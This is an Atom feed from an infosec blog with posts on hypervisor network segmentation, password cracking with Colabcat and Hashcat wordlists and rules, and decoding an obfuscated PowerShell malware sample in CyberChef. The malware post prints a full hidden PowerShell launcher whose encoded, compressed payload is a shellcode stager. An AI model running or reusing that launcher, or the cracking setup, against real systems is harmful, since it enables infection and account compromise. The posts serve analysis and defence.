<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="4.0.1">Jekyll</generator><link href="https://vortechs.xyz/feed.xml" rel="self" type="application/atom+xml" /><link href="https://vortechs.xyz/" rel="alternate" type="text/html" /><updated>2024-01-01T15:49:46-04:00</updated><id>https://vortechs.xyz/feed.xml</id><title type="html">Vortechs Blog</title><subtitle>Vortechs is a blog covering a wide range of InfoSec topics. © 2024 Vortechs</subtitle><entry><title type="html">Network segmentation</title><link href="https://vortechs.xyz/blog/2023/12/09/importance-of-network-segmentation.html" rel="alternate" type="text/html" title="Network segmentation" /><published>2023-12-09T23:00:00-04:00</published><updated>2023-12-09T23:00:00-04:00</updated><id>https://vortechs.xyz/blog/2023/12/09/importance-of-network-segmentation</id><content type="html" xml:base="https://vortechs.xyz/blog/2023/12/09/importance-of-network-segmentation.html"><![CDATA[<p><img src="https://vortechs.xyz/assets/linux/bad-penguin.jpg" alt="BadPenguin" />
Ransomware remains one of the most pervasive cyber threats to organizations in 2023.</p>

<p>Unfortunately, many organizations have not responded to the threat. Perhaps it seems too distant a threat when it is happening to something else. The “that will never happen to me” type of attitude.</p>

<p>Responding to the threat, by the way, doesn’t necessarily mean spending hundreds or even tens of thousands of dollars to protect your organization. It could mean using your existing technology in a smarter way.</p>

<p>One example of this are Hypervisors. Your Hypervisors run all the virtualized hosts in the on-premise network. In essence, they are one of the crown jewels. Why are organizations placing these critical systems on the corporate network where Derrick from accounting, who is a “clicker”, can access it over the network?</p>

<p>Imagine if an adversary were to gain access to your corporate network, and move laterally to your hypervisor(s)? This system likely controls your Active Directory, file servers, databases, business and web applications, and potentially even your backups. A single point of failure. With access to the hypervisor, all hard disk image files could be encrypted by ransomware. This also means OS level security protections will be circumvented. If you paid for a top of the line EDR on all your servers, it will be incapable of protecting against this attack vector. This is especially true for VMWare based ESXi Hypervisors which cannot typically install an EDR or other OS level protection.</p>

<p>Why can you do to protect this asset? Limit access to the Hypervisors from your corporate network to only those who require it. One way to accomplish this is to configure a management network where the Hypervisors can be accessed directly, and place it behind an internal firewall. Anytime an Administrator needs to work on the Hypervisor, they will need to VPN or SSH into the management network. Multifactor authentication should be required as an added layed of protection.</p>

<p>Many organizations are not staying aprised of the threat landscape as cybercrime organizations continue to retool, rebrand, and change their tactics. But tactics are not changing in order to overcome the fantastic job most organizations are doing to keep threat actors out of their networks, limiting their movement once inside, or creating better detections. No, threat actor groups are changing their tactics to increase their impact. Over the last 12 - 24 months, many of the ransomware groups have developed Linux compatiable ransomware binaries and are using them to target ESXi Hypervisors. Don’t wait for an incident, the right time to address the risk is now.</p>]]></content><author><name>Robert Weiland</name></author><category term="blog" /><summary type="html"><![CDATA[Ransomware remains one of the most pervasive cyber threats to organizations in 2023. Unfortunately, many organizations have not responded to the threat. Perhaps it seems too distant a threat when it is happening to something else. The “that will never happen to me” type of attitude. Responding to the threat, by the way, doesn’t necessarily mean spending hundreds or even tens of thousands of dollars to protect your organization. It could mean using your existing technology in a smarter way. One example of this are Hypervisors. Your Hypervisors run all the virtualized hosts in the on-premise network. In essence, they are one of the crown jewels. Why are organizations placing these critical systems on the corporate network where Derrick from accounting, who is a “clicker”, can access it over the network? Imagine if an adversary were to gain access to your corporate network, and move laterally to your hypervisor(s)? This system likely controls your Active Directory, file servers, databases, business and web applications, and potentially even your backups. A single point of failure. With access to the hypervisor, all hard disk image files could be encrypted by ransomware. This also means OS level security protections will be circumvented. If you paid for a top of the line EDR on all your servers, it will be incapable of protecting against this attack vector. This is especially true for VMWare based ESXi Hypervisors which cannot typically install an EDR or other OS level protection. Why can you do to protect this asset? Limit access to the Hypervisors from your corporate network to only those who require it. One way to accomplish this is to configure a management network where the Hypervisors can be accessed directly, and place it behind an internal firewall. Anytime an Administrator needs to work on the Hypervisor, they will need to VPN or SSH into the management network. Multifactor authentication should be required as an added layed of protection. Many organizations are not staying aprised of the threat landscape as cybercrime organizations continue to retool, rebrand, and change their tactics. But tactics are not changing in order to overcome the fantastic job most organizations are doing to keep threat actors out of their networks, limiting their movement once inside, or creating better detections. No, threat actor groups are changing their tactics to increase their impact. Over the last 12 - 24 months, many of the ransomware groups have developed Linux compatiable ransomware binaries and are using them to target ESXi Hypervisors. Don’t wait for an incident, the right time to address the risk is now.]]></summary></entry><entry><title type="html">Cracking Passwords with ColabCat</title><link href="https://vortechs.xyz/blog/security/2021/01/02/cracking-with-colabcat.html" rel="alternate" type="text/html" title="Cracking Passwords with ColabCat" /><published>2021-01-02T12:30:00-04:00</published><updated>2021-01-02T12:30:00-04:00</updated><id>https://vortechs.xyz/blog/security/2021/01/02/cracking-with-colabcat</id><content type="html" xml:base="https://vortechs.xyz/blog/security/2021/01/02/cracking-with-colabcat.html"><![CDATA[<p><img src="https://vortechs.xyz/assets/generic/security-banner.jpg" alt="Banner" /></p>

<p>How secure is the password “pinkhouse79”. It’s 11 characters long which is not too bad. However, it only contains lowercase letters and numbers, and isn’t as complex as it could be. But does that matter? Does compelxity matter? Does length matter? Which matters MORE?</p>

<p>I used a tool called <a href="https://github.com/someshkar/colabcat">Colabcat</a> that leverages Hashcat on Google Collaboration to attempt to crack 600 NTLM hashes of “simple” passwords generated by <a href="https://dinopass.com">DinoPass</a>, because I wanted to see how these passwords, which I consider to be above average for what non-security concious people use, would stand up.</p>


<p>Colabcat, combined with the <a href="https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou.txt.tar.gz">rockyou</a> wordlist and the <a href="https://github.com/stealthsploit/Optimised-hashcat-Rule">OneRuletoRuleThemAll</a>, was able to crack 256 of the 600 password hashes in just under 10 minutes - and the example password “pinkhouse79” was one of those cracked.</p>

<p><img src="https://vortechs.xyz/assets/cracking/colabcat-time-to-crack.png" alt="pic" /></p>

<p>The reason 256 password hashes were cracked, and the others not, is because the rockyou wordlist contained, for example, the word “pink” and “house”. The other passwords generated by DinoPass had one or both their two combined words missing from the rockyou list and as a result were not able to be cracked. This could easily be overcome by changing up or customizing the wordlist to include more words.</p>

<p>However, rockyou and hashcat alone would not be enough to crack the password hash for “pinkhouse79”, but with OneRuletoRuleThemAll thrown into the mix hashcat is able to mix-and-match words in the list, and append characters at the beginning, end, and in between.</p>

<p>There are over 10,000 rules in OneRuletoRuleThemAll that emulate the patterns that most people use when creating passwords and drastically increases the likelihood of guessing their password. Rockyou contains 14,344,391 passwords. With OneRule that number increases to 745,836,298,075. And with Google graciously providing their Tesla T4 GPU for free, it is possible to generate those billions of hashes in less than 10 minutes.</p>

<p>What if the password was “PinkHouse79” or even “PinkHouse123!”. Surely, “PinkHouse123!” is uncrackable! It has uppercase, lowercase, numbers, special characters, and its 13 characters long! It has everything we’ve been told (read: forced) to include in our passwords for years because “security.” Well, both of these password hashes were also cracked in under 10 minutes on Colabcat using the same word and rules list, which are all free and publicly available to anyone.</p>

<p>In conclusion, with modern compute power and the intelligent way that adversaries are able to attack password hashes, the whole idea of a ‘password’ is completely dead. What is necessary today are “passphrases” that contain 4 or more words chosen at random and have no comprehensible meaning, with some special characters thrown into the mix (and not as placeholders for letters, i.e. ! subbing in for i). Duckduckgo will give you some ideas if you’re struggling, just search for “passphrase”.</p>

<p>Stay classy.</p>

<p>Robert</p>]]></content><author><name>Robert Weiland</name></author><category term="blog" /><category term="security" /><summary type="html"><![CDATA[]]></summary></entry><entry><title type="html">Decoding Obfuscated Malware</title><link href="https://vortechs.xyz/blog/security/2020/07/18/Decoding-Obfuscated-Malware.html" rel="alternate" type="text/html" title="Decoding Obfuscated Malware" /><published>2020-07-18T13:30:00-03:00</published><updated>2020-07-18T13:30:00-03:00</updated><id>https://vortechs.xyz/blog/security/2020/07/18/Decoding-Obfuscated-Malware</id><content type="html" xml:base="https://vortechs.xyz/blog/security/2020/07/18/Decoding-Obfuscated-Malware.html"><![CDATA[<p>The folks over at <a href="https://community.sophos.com/products/malware/b/blog/posts/decoding-malicious-powershell">Sophos</a> made a really informative post on how to decode obfuscated shellcode step by step using <a href="https://gchq.github.io/CyberChef">Cyber Chef</a>, however they don’t show how it can be done using a single CyberChef recipe, so I am taking the opporunity to make a post on how to do just that!</p>

<p>In the same Sophos article there is a publicly available obfuscated powershell code I’ll be using to demonstate this method.</p>

<figure class="highlight"><pre><code class="language-powershell" data-lang="powershell"><span class="o">%</span><span class="n">COMSPEC</span><span class="o">%</span><span class="w"> </span><span class="nx">/b</span><span class="w"> </span><span class="nx">/c</span><span class="w"> </span><span class="nx">start</span><span class="w"> </span><span class="nx">/b</span><span class="w"> </span><span class="nx">/min</span><span class="w"> </span><span class="nx">powershell</span><span class="w"> </span><span class="nt">-nop</span><span class="w"> </span><span class="nt">-w</span><span class="w"> </span><span class="nx">hidden</span><span class="w"> </span><span class="nt">-encodedcommand</span><span class="w"> </span><span class="nx">JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAWAA2ADMATwBpAFMAaABiAC8ASABQADgASwBQAHEAUgBLAEwAVQAyAEMAagA1AGcANABXADEATgAxAFYAVQBCAFEAUQBCAFQAZgB1AGEAawBVAGoAeABaAFIAbwBIAGsAMABLAE4ANgBaAC8ALwAwAGUAVQBIAE0AegBPADUAbgBkAHEAZABxADEAaQByAEsANwBPAGMALwBmAGUAZgBSAEIAUgBlAFIATwBKAGEARgB0AEUAQQBtAGIAaQBMAHEAYgBvAHoAQwB5AHMAVQBmAFYAQwA0AFYAYgBCAGcAdQBFACsAawByADkAVQBTAHgAcwBZAHMAOABnADIAWABHADIAZQBMAE0AUQBlAGYATgBEAGIATAB4AHAAcABoAG0AaQBLAEsATAArAEsAdAB3AG8AVwBxAGkANQBWAE8AawAyADAAYwBJADMARgA1AHUAeABnADYAcABVAHYAcwBrAEkAawBSAG0ASABxAEgAeAB6AFUANwBqAEoAagAyAEkAdgAwAGoAYgBvAHoAZABPAEkAbgBhAEEAMwBGADUARQB0AE4AaQBOAFEAVgBIAHIAcAArAEQANgBEAFgAYwAzADIAWAByADkAOAA2AGMAVgBoAGkARAB4AHkAMwB0AC8AMwBFAGUAbABFAEUAWABKADEAeAAwAFoAUgBxAFUAeAA5AG8AeABaAGIARgBLAEsANwBrAGIANQBEAEIAcQBIACsAbwBtADcAZgA3AHYAcwBPADEAagBYAG4AUQBwAGIAMgBOAEcATQBMAEQAbgBVADgATQAzAHMAbgBZAGsAUABMAFAATABoAFgAZgBjAGMAbQBwAGUASwBmAGYAeABiAEwATAAzAGUAMQAxADMAcwAyAGkARABVAG4ASwBoAFgAVgBOAEMATABJAHYAVABjAGQAcAAxAGkAbQB2AHAAYwB6AGgAZABQAFUAUgA2AFcAaQBaAEIAcwBoAGoAdgBDAEcAMwBDADkAcwByADEARwAvAG4AKwBYAFcAeQA3AG4AeAAwAHQAbgAyAFkAdgBuAGkAbQBlAFYAcgA0AE0AZQB2AG4AYwB5AGsAbgBuAGwASwBSAFYAZwBxAGcARQAzAG4AagBHAEcAeABTAHIAMQBrACsAbAA1AGUAWAA2AGsALwAzAHEAMgBaAHgAQgA2AHgAWABYAFEAdgBlAEEAUwBGADIARgBkAFIAbQBOAGcARwBpAHUANQA1AHoAVABNAGQATgBFAEUAYgBZAEMAdABHAEUARAA3AFAASwBwAGIAQgBpAEIAQwBSAE8AUABTAG8AcQB5ADMAQQBsACsAQQA5AEsAdAAxADYAcwBlAE4AVQBRAGUANwBMADcAOABwADkATABjAG4AbwBjAEEAWAAzAGQANQBsAEsASAA1AG0AQQBTAGkARgBoAHUAWAByAEoAaQBkACsAQgBRADgAcgB6ADUAaQB3AE8AMwBQAG4ASgArAGcALwBKAFYAWQBiAGYAVAB3AGwAVwBMAG4AdwB2AGYASgBLAHEASgBuAEsAUQBwAFIASAAwAFIAZwBEAGYARAA3AGwAYQB1AEwAbAA1AHkAWgBjAEkALwBDAGsAcABPAEwASgB6AHYAcQA4AFUAWABhAFUAawBNAEUASQBqAE8ARQB5AHoAYwBFADcARABHAEoAVgBmAC8ANABuAFAAVwBlADIAVgBNADYAcgArAFUAbABEAHQAeQBuAFgAaABPAFkAZgBuAGIATQBkAFgANgBtAFcATwBiAGYATwAxAGMARgBNAHUAWABMAEkAbgBPADMALwBUAFkAOQBzAHgAVQBaAGkAOQAvADMAVQAxAE0ARwBoAGoAZQA0AGgASgBQAGMAMgAxAGoAVwB2AEMAbAB6ADYATABHAGQAbwA0AEsATQBmAGoALwBrAG8AbQBnADUAMgBsADQAdQBVAEYATQBwAGsATABPAHMAVQBNADAASgBlAGYAMgBWAGoAWABKAHUAKwA4ADMAYgBOAHgASABRAFAAaQBIAG8ARgBWAGsAQgBMAGwASAA0ADAANQB4ADcAQgBVAEYARAB3AEoAdQBZAEQAZgBlAFEAOQBwAGUAcgB1AEIATQBrAE4AWAA2AGsAdABwAHAAVgBmAHQAMgBUADcATAA1AFoANgBqAFIAVgBHAFYAVQBtAEsAbwBjADYATgBLAHEAVQBoAHoAawBGAG0AbABPAGwANQBrAFgAMQA1ADEAWQBvAEwAegBaAGYARQBmAGMANgBYAFkASQBiAGEAaABSAGUAUQBxADcAcgBYADgAQwBhAFEAWAAxAFQAMwBzAFEAYwBYAEUAQgBrAFEAWABZAEoAaQBxAFAAagBKAHMAegBjAGwAUQBxAFYASwA4AGIAYQBKAHUAcQB0AHIAVwAxAFkAVABpAHAANQBqADAATgBNAGUAQgBrAGcATgBKAEMAYwBRAEUAVABqAEkAcwBWAEoATABsAFQARwBoAFcALwB6ADAALwB5AHYAYwBxAEkAbwBMAHIATwA4AGcARgA2AHIAdwBMAGMAWQA1AG0AUQBjACsANQBWAEYAUwBlAGIAcABxAEYAegBPAEoALwBNAFAAdABhAEoAKwBlAGkAeQBMAEMANgBnAHYAVABCAGEARQBnAEEAMQBjAEcAawBTAHMAMwB0AGsARQBCAGYASwAxAFoALwBTAHIAegAvAHoAYgB3AGYAVwA4AHcAUABaAHYAWgBDAGQAQQBsAGsASwBTAC8ARQBsADIANQBLAHMAbgBMAEoASwBZADMAcwBjAHYAbgA2AGoAbQBXAE8AWABFAGcAQQBOAFMANwBFAGIAbABlAEwAVQBLAHUAcAA1AG0AMgBzAFYARwB3ADgAeAA0AEcAUQBTAHIAdAB4AEsAKwB5AHoAQwBjAGMASABQAEQAdQBGAEoANABHAG4ARQBYAEMAcwBLAEEANABtAGYAbgBjAGkARwBtAHcAOABVAG4AaAA2AHMAQgBIAEcAegAwAHcAegBQAHMAUgBDAFAATwAzAFMARABZADQARwB1AGwAUABRAFoAegBkAEMATQBzAEsAcgBXAHUAdwAyAGEANgBZAHYASgBEAEsAYwBSAFUAOABCAEgAegBGAEMAdwBuAFQANABlAG8AQwA1AGwAbQBXADMATAAzAEwATwAvAEcAUAA5AFUATgBPAFgAQQB2AGUAawA5ADcAawBtAFAANAArADQAagBKADQAWABrAGkANABYADkATgBvAFkAMQBnADkAQwAwAHMATQBEADQASAB0AHUAKwBWADcAMwBZAEQAWQBSAE8AMgBpAGgAcABXAGcAYwBHAHUAUQBaAGEAZABZAHgASABjADQAcgBLAGwAMwByAHoAMQBOAFoAbgBMAE8AKwByAEgAcQBtAHEATgBmAEcAMwBFAEEAKwAxAFYAUAB3AEMAZgB4AFMARwAvAHkARQBOAHUARgBSAGoAMAA1AHQAZwBhAGQARwBPAHcAcgA0AHoARgAvAFUARgBRAFAARABHAHcAdwBFAGYAcABDAHEAagA1AFkAdABwAFAATABCAG8AQQBrAGQAaABDAGUAbgBvAGEAeABQAGEAZgBBAE0ALwBIAEkAVABNAEQAbQBxAHEAVABSAHAAdABzAHkAagBzAGUAUQBPAHgAbABJAFcAVQAzADQAbAA5ADAARgBIAEUAQwArAHMASgBpACsATAArAE4AagBaAEMAYQAyAFEAVQBWAFgAegBwAEUANgBQAE4AYgBXADIAZABoAEoAdABhAGIAUwA5AFEANgA1AGYATgBZADgASABjAHgAYQBOAEIAbABPAHkAYQBpAGkAYQAyADAAeABUAHIANgBVAEsATwArAEUAbwBHAGoANgBaAEwAdwBlAHQAVQBFAHQANwB2AG0AZwBqAHYAYgBzAGgAbQBkAHkAQgB1AEwAWQBHAGIAUgBiAFcATABEAG4AUwBxAGoAcABKAFQAZABEAHIAOABGAE4AbQBDAEgAcQA5AG4AaQBTAEIARAA5AG8AagB0ADkAcQBqAGgAagBKAGMAeQBDAGUAagAwAFIAVwBOAE4AQgBUAEEARAAyAFgAWQBzAGsASAAyAE0ANQBFAGEAYwBNADcAMAAxADQAOABtAE8AOQB1AHAANwBBAEcAYgBnAHMAWABpAHcAWABCAHAAdABaAGEAUAB3AFUAbgBoAG4AWgBvADkAcQB1AGwAeAB2AHoASwBQAGUANgAyAFEAKwBCADcAbQBtADcAWABBAHEAbABmAEEATwBkAFAAdgAxAEsAZgBtAGIASQBrAGQAdgBrAEkARwBEACsANQBzADEASAByAFUAMAAvAGoAQgBQAEQANwBJAHcAQgAwAFIAMQBuAG0AbwBLAGEANgAvAFEATAA0AHoAbwBqAGQAcwBxAE0AcgAxAEcAYgB1AGUATQBPADYAQQBuAGUAeAByAHkALwA1AFkAagBxAGUAYwBNADUAegBTADcAUgA3AFQAWABjAG4AcwBRAFIATABIADcASABFADAAbwB3AGQATABkAGMAOABwAGsANgAzAEYANgBGADQAMwBXAEYAdQBTAHgAawB5AGsAVgBhAGMAeABHAFUANQBuAHAAagBUAG4ATwBvAHkAKwBOAEIAaAB1AFQASwB2ADkAagB0AHkAWQB6AFgAdwArAGsANQBmAEwATwBGAHIATQBhAG4ARQBNADEAbAB1ADgATQBoAHIAbQAxAGgAagBqAGUASwBnAHEAegBiAGsAZgBjACsAcgB3AGEAUwBLADEAVgBpAHYATQBMAHEAeABIAFcAVwBtAHAANwBUADAAegBTAFoAKwBTAFcAcQBYAHQAdABKAGEASgB0AGwAbgB2ACsAOAA5AE4ATABuAEEAbgBzAFQAbQBXAEoAVgA2AGUASQAxAFoAcQBMAHgAUgBtAEYAaQByADkAVQA1AGUAdgBrAC8AWABhAGwALwBaAGEANQBMAFcAUwBQAGgAdgA0AHMAagArAGIANwBlAHkAdABQAGYAYgAyAGsASABnADQARwBUAHoATwBEAHIASwA4ADYASgBLAGwAdQBlAGgAdQBCADAAKwBDAEsAZwA3AFgAUQBhAHQAegBXAE0AbQA0AFYAMgBIAG8AcgBiADcAcgBIAHAALwBkADkASQBqAEcAegBsAE8AMABhADIAKwBSAEkAZABhAEcAKwAwAEUAOABxADcAdAA2AHgAVwBHADIAeQB0AEsAYQBWADgAWQBLAHIANgBkAHkAZQByAFEAVwBkAGIARgBqADkAcABkAEQAcQBiAC8AcgBIAEMAYgBNAFkATQBOAEgALwBuAFQAagB1AHkAZAA5AHUAdABuADUAZgBXADAAZABJAG8ANQBPAFAARwAvAGsASwByAE8AdwBWAHgAbgBqAFYAUwBCAEwAYwB6AEoAegA5AG4AaAB5AGUAbABEAFcAagBqAEoAZAByAEMAdQAxAGoAYQBpADIAUgBpAEcAeQBWAGwATwB6AGYAdwBwAFkATABuAEUATgBsAHIARAAxADUASQBpAE0AcAAyAEIATABGAHMASgBPAGIAWQA4AFcAMQBoAEoAeQBjAGUALwBzAEkASQA5AFAAawBOAE0AaQBQAEQAdQBoAE0AUgBGAFIAMAB6AHcAYwBJAGMAZQBpAEEAYwA1AHEAWgBTAGMAawBmAG0AbwBNAFEAOQBaAGsAbwAxADAASAA5AGcAWQAvAEYAeQBWADkARQBSAHoATQBVADkAMgBQAEkAZQB5AGEAdABSAGYAaQBIAHQAUwA0ADMAawBjAFYAUgBnAHoASQBFACsAUwBkAHMATwB4AGIAOQBLAFIALwBvAEgAWABXAGcAcABqAFoAZQBkADEAWgBXAGYAZgBhADQAQgBEAG0AawBXAE4AMgB4AC8AKwBMAGcAdgA4ADcAaAAxAEQAdgAvAFEAbQA2AEUAagBTADgANwBMAHgAUwBLAFcAZAB6AHcAdgB1AGIAbAA5AHYAagA2ADMAVwB1AGUAOQAvAGYANgBVAGUAUQAxAG4AagBNAGUAbAAzACsASgB0AEUAKwBkAEwAaABmAEQAVQB1AFMARgBrAFoAYgB6AFkASABPAEIAdwBQAFAAOQBiAHIAaQBjAE0AaABkAHgAaABZAEYAMgB4AGwASABxAGYAVAA1AHAATAAxAEgAbwBZAGMAYwBtAEUASgBoAFQAcgAwADIAKwBZADcAagBZAEMATQBiAHQASAA0AHgAOABjAEQAWQBkAHgANwBHAFgAdQBFAHkAbQA4AEcAeQBVAGYAOQAwAFYAYQBiAGUAQwBXAEcANgBPAHYAdQBrAHgANQB0AE4AUABvAHgAYwBQAEwAegBPAFoARgBmAEMATAAxAC8AVwA0AEYANwAxAEEANABnAGkAOABpAHkAeQByAFYATAAwAHMAVQBIAFQAZABQAGIAZgBwAE0AdQBGADMANABlAGwAaAAvADIAMAA5AEMANgB1AG0AZwAxAGoASAB5AHoANQBxAE0AbgBKAE4AWgBVAHYANgBJAGUAeAA1ADYATAAvAFkAdwBCACsAVQBQAHIAZgBvAGMAMwBBAHkAKwBlADUAZAArAGgAeQBnAHoANwBIAHEAMQB3AG8ALwBsAEUAbwBDAEIAdgBxAHcAMwBsAGsAbgArAEIAcgBCAFEAWABVAGMANQA1ADcARQBkAEYAQwBjAHIAZgBEAE8AbgB6AGEANQBIAGQAMQA2AFYAWQByAFUAdwBLADcAcABHADQAMQA2AGoAdAAxAEIAKwA1ADEAbwBrAFkAZAB2AG0AOQBDAEsAOAA0AHUAYgB1AHIAOAB1AGYAYQBOAE8AbQBqADIAbQBmAEUAYgBOAFUARQBHAGcAbgBIADcAYgBvAEIAMQB5AEYASQBFADgAMQBjAG0ATwBoAGUAUwBFAGMAUABaADMANABXAEQAVwBDAGoALwBEAFEAQQBBACIAKQApADsASQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBlAGEAbQBSAGUAYQBkAGUAcgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBHAHoAaQBwAFMAdAByAGUAYQBtACgAJABzACwAWwBJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0AcAByAGUAcwBzACkAKQApAC4AUgBlAGEAZABUAG8ARQBuAGQAKAApADsA</span></code></pre></figure>


<p>First Base64 decode and remove the null bytes. You should see a variable being defined with a whole bunch more Base64 inside.</p>

<p><img src="https://vortechs.xyz/assets/decode/2020-07-18 19_22_24-From Base64, Remove null bytes - CyberChef - Brave.png" alt="pic1" /></p>


<p>The secret to doing all the decoding in one recipe is to use “Regular Expressions” or “Regex” and use it to select all of the Base64 and isolate it as its own string.</p>

<p>The regex component of the recipe should look like the image below with the drop down menu set to “List Matches”. This will select any Base64 strings longer than 30 characters. In this case there is only one match.</p>

<p><img src="https://vortechs.xyz/assets/decode/2020-07-18 19_24_43-From Base64, 2 more - CyberChef - Brave.png" alt="pic2" /></p>


<p>Base64 Decode and decompress using Gunzip, and you should be left with something that’s starting to look like a powershell script. Again, there is more Base64 encoded text, but there is also a <code class="highlighter-rouge">for</code> loop that is doing an XOR on each character in the var_code variable. Make a note of this number.</p>

<p><img src="https://vortechs.xyz/assets/decode/2020-07-18 19_32_42-From Base64, 4 more - CyberChef - Brave.png" alt="pic3" /></p>


<p>Use the Regular Expression module again to select just the Base64 that is in var_code and then applied the “From Base64” module. What we’re left with is a bunch of jibberish.</p>

<p><img src="https://vortechs.xyz/assets/decode/2020-07-18 19_37_34-Window.png" alt="pic4" /></p>


<p>Apply the XOR and set it to Decimal 35 and you’ll be able to glean from this code the IP address and UserAgent.</p>

<p><img src="https://vortechs.xyz/assets/decode/2020-07-18 19_39_53-Window.png" alt="pic5" /></p>

<p>If you want or need to take things a step further to see more of what the shellcode is doing, save the output and load it up in <a href="https://github.com/fireeye/flare-vm">Flare</a> using the scdbg.exe tool.</p>

<p>Here is the link to the <a href="https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)Remove_null_bytes()Regular_expression('User%20defined','%5Ba-zA-Z0-9%2B/%3D%5D%7B30,%7D',true,true,false,false,false,false,'List%20matches')From_Base64('A-Za-z0-9%2B/%3D',true)Gunzip()Regular_expression('User%20defined','%5Ba-zA-Z0-9%2B/%3D%5D%7B30,%7D',true,true,false,false,false,false,'List%20matches')From_Base64('A-Za-z0-9%2B/%3D',true)XOR(%7B'option':'Decimal','string':'35'%7D,'Standard',false)">recipe</a> for anyone having trouble putting it all together.</p>

<p>For some fun doing some obfuscation instead of de-obfuscation check out the <a href="https://github.com/danielbohannon/Invoke-Obfuscation">Invoke-Obfuscation</a> project on Github.</p>]]></content><author><name>Robert Weiland</name></author><category term="blog" /><category term="security" /><summary type="html"><![CDATA[The folks over at Sophos made a really informative post on how to decode obfuscated shellcode step by step using Cyber Chef, however they don’t show how it can be done using a single CyberChef recipe, so I am taking the opporunity to make a post on how to do just that!]]></summary></entry><entry><title type="html">Alfred TryHackMe Write Up</title><link href="https://vortechs.xyz/blog/writeup/tryhackme/2020/04/19/try-hack-me-alfred-writeup.html" rel="alternate" type="text/html" title="Alfred TryHackMe Write Up" 